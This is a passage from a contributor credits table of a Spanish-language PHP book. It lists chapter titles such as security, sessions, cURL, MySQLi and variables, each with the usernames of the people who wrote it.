66	Manipulando una matriz	AbcAeffchen, Atiqur, bwoebi, chh, Darren, F. Müller, Harikrishnan, jmattheis, juandemarco, Machavity, Milan Chheda, mnoronha, noufalcep, Richard Turner, Ruslan Bes, SOFe, SZenC, Veerendra
67	Metodos magicos	baldrs, bwoebi, Dan Johnson, Ed Cottrell, Gerard Roche, Jeff Puckett, mnoronha, Rafael Dantas, Ruslan Bes, TGrif, Thijs Riezebeek
68	mongo-php	Alex Jimenez, Gopal Sharma, SZenC
69	Multiprocesamiento	Christian, georoot
70	Patrones de diseño	Alon Eitan, br3nt, Ed Cottrell, Gordon, Henrique Barcelos, John Slegers, jwriteclub, Mohamed Belal
71	PHP incorporado en el servidor	Paulo Lima
72	PHP MySQLi	a4arpan, BSathvik, bwoebi, Callan Heard, Edvin Tenovimas, Jared Dunham, Jees K Denny, jophab, JustCarty, Lambda Ninja, Machavity, Martijn, Matt S, Obinna Nwakwue, Panda, Petr R., Rick James, robert, Smar, tyteen4a03, Xymanek, Your Common Sense, Zeke

73	php mysqli filas afectadas devuelve 0 cuando debería devolver un entero positivo	John
74	PHPDoc	Gerard Roche, HPierce, leguano, miken32, Mubashar Iqbal, Thijs Riezebeek
75	Primer de carga automática	bishop, br3nt, Jens A. Koch
76	Problemas de malabarismo de tipo y comparación no estricta	GordonM, miken32, tyteen4a03
77	Procesamiento de imágenes con GD	Ormoz, RamenChef, Rick James, SOFe, tyteen4a03
78	Procesando múltiples matrices juntos	AbcAeffchen, Anees Saban, David, Fathan, Matt S, mnoronha, noufalcep, SOFe, Yury Fedorov
79	Programación asíncrona	Brad Larson, bwoebi, kelunik, martin, matiaslauriti, RamenChef, Ruslan Osmanov, tyteen4a03, vijaykumar
80	Programación Funcional	AbcAeffchen, appartisan, bluray, bwoebi, Chemaclass, Darren, Dmytro G. Sergiienko, EgaSega, F. Müller, Gerard Roche, Gerrit Luimstra, hack3p, Hailwood, kamal pal, krtek, Marcel dos Santos, Martijn Gastkemper, miken32, Nikolay Konovalov, Pedro Pinheiro, Qullbrune, RamenChef, Robbie Averill, Ruslan Bes, Thomas Gerot, Timothy, Tomasz Tybulewicz, unarist, utdev
81	PSR	RelicScoth, Tom
82	Publicación por entregas	Edvin Tenovimas, Epodax, jmattheis, Joram van den Boezem, Mohammad Sadegh, RamenChef, Ruslan Bes, shyammakwana.me, tyteen4a03
83	Rasgos	alexander.polomodov, David McGregor, JayIsTooCommon, jlapoutre, John Slegers, letsgettechnical, Machavity, Majid, MattCan, Moppo, Mubashar Abbas, noufalcep, Quolonel Questions, Radu Murzea, RamenChef, Scott Carpenter, Spooky, Thijs Riezebeek, tyteen4a03
84	Recetas	Connor Gurney, Eisenheim, tyteen4a03

85	Recopilación de errores y advertencias.	EatPeanutButter, Thamilan, u_mulder
86	Referencias	bwoebi
87	Reflexión	Ajant, John Conde, Marten Koetsier, RamenChef, tyteen4a03
88	Salida del valor de una variable	4444, 7ochem, Adil Abbasi, Anil, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Community, cpalinckx, David, Dmytrechko, Don't Panic, Ed Cottrell, H. Pauwelyn, Henrique Barcelos, Hirdesh Vishwdewa, jmattheis, John Slegers, K48, kisanme, Magisch, Marc, Mark H., Marten Koetsier, miken32, Mohammad Sadegh, Nate, Nathan Arthur, Neil Strickland, NetVicious, Panda, Praveen Kumar, Rafael Dantas, rap-2-h, ryanm, Serg Chernata, SOFe, StasM, Svish, SZenC, Thaillie, Thomas Gerot, Timothy, Timur, tpunt, tyteen4a03, Ultimater, uzaif, Ven, William Perron, Your Common Sense
89	Seguridad	Adam Lear, Alon Eitan, brotherperes, bwoebi, Charlotte Dunois, Community, Darren, daviddhont, georoot, gvre, Machavity, Mansouri, matiaslauriti, Matt S, pilec, RamenChef, rap-2-h, Robin Panta, Script47, secelite, Thijs Riezebeek, Thomas Gerot, tim, tpunt, undefined, Undersc0re, Vincent Teyssier, webDev, Xorifelse, Your Common Sense, Yury Fedorov, Ziumin
90	Serialización de objetos	Ali MasudianPour, Matt S, Mohamed Belal
91	Servidor SOAP	Piotr Olaszewski
92	Sesiones	Abhishek Gurjar, Alon Eitan, DanTheDJ1, Darren, Epodax, Haridarshan, Henders, Ismael Miguel, Ivijan Stefan Stipić, Jens A. Koch, ksealey, matiaslauriti, mickmackusa, Nijraj Gelani, RiggsFolly, SirMaxime, SOFe, tyteen4a03
93	SimpleXML	bhrached, SOFe
94	Sintaxis alternativa para estructuras de control	bwoebi, JayIsTooCommon, Machavity, Marten Koetsier, matiaslauriti, Shane, Sverri M. Olsen, Xenon
95	Soporte Unicode en PHP	Code4R7, John Slegers, mnoronha, tyteen4a03
96	SQLite3	blade, RamenChef, tristansokol, tyteen4a03
97	Tipo de insinuación	Chris White, HPierce, Karim Geiger, Machavity, SOFe,

		theomessin, tyteen4a03, u_mulder
98	Trabajando con fechas y horarios	AeJey, Anorgan, jayantS, John Conde, miken32, mnoronha, Nathaniel Ford, Pedro Pinheiro, richsage, Robbie Averill, SaitamaSama, SZenC, Thamilan, Viktor
99	URLs	A.L, Abhi Beckert, Asaph, Ernestas Stankevičius, miken32
100	Usando cURL en PHP	2awm366, A.L, Andreas, Anil, animuson, charj, Dharmang, dikirill, Epodax, James, James Alday, Jimmmy, Loopo, miken32 , RamenChef, Rohan Khude, S.I., Sam Onela, SOFe, Stony, Thanks in advantage, this.lau_
101	Usando Redis con PHP	this.lau_
102	UTF-8	BrokenBinary, Ruslan Bes
103	Utilizando MongoDB	Kevin Campion, RamenChef, tyteen4a03
104	Utilizando SQLSRV	AVProgrammer, bansi, ImClarky
105	Variables	54 69 6D, 7ochem, ackwell, Adil Abbasi, afeique, Alexander Guz, Anil, AppleDash, AVProgrammer, B001, Ben Rhys-Lewis, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Chris Evans, Christian, Community, Confiqure, cpalinckx, Daniel Stradowski, David G., Dykotomee, Ed Cottrell, Edvin Tenovimas, F0G, Favian Ioel P, Franck Dernoncourt, Gino Pane, Henders, Henrique Barcelos, Hirdesh Vishwdewa, Huey, Jay, Jaya Parwani, JayIsTooCommon, jmattheis, John Slegers, JonasCz, Kannika, kranthi117, m02ph3u5, MackieeE, Magisch, Marc, Mark H., Matt S, miken32, Mubashar Abbas, Mushti, Nate, Nathan Arthur, Nathaniel Ford, Neil Strickland, Nicolas Durán, noufalcep, ojrask, Ortomala Lokni, Panda, Parziphal, Paul Ishak, Perry, Piotr Olaszewski, Praveen Kumar, QoP, Quolonel Questions, Rakitić, RamenChef, reenleedr, Rick James, rmbl, Robbie Averill, Roel Vermeulen, Ryan Hilbert, ryanm, SOFe, Søren Beck Jensen, stark, StasM, Stewartside, Sumurai8, SZenC, Thaillie, thetaiko, Thewsomeguy, Thijs Riezebeek, ThomasRedstone, Timothy, Tomáš Fejfar, tpunt, trajchevska, TRiG, TryHarder, Ultimater, Unex, uzaif, vasili111, Ven, vijaykumar, Yaman Jain, Yury Fedorov
106	Variables Superglobales PHP	Akshay Khale, JustCarty, mnoronha, RamenChef, tyteen4a03
107	Websockets	SirNarsh
108	XML	AbcAeffchen, James, Michael Thompson, Oldskool, Perry,

		SZenC, Vadim Kokin
109	YAML en PHP	Aleks G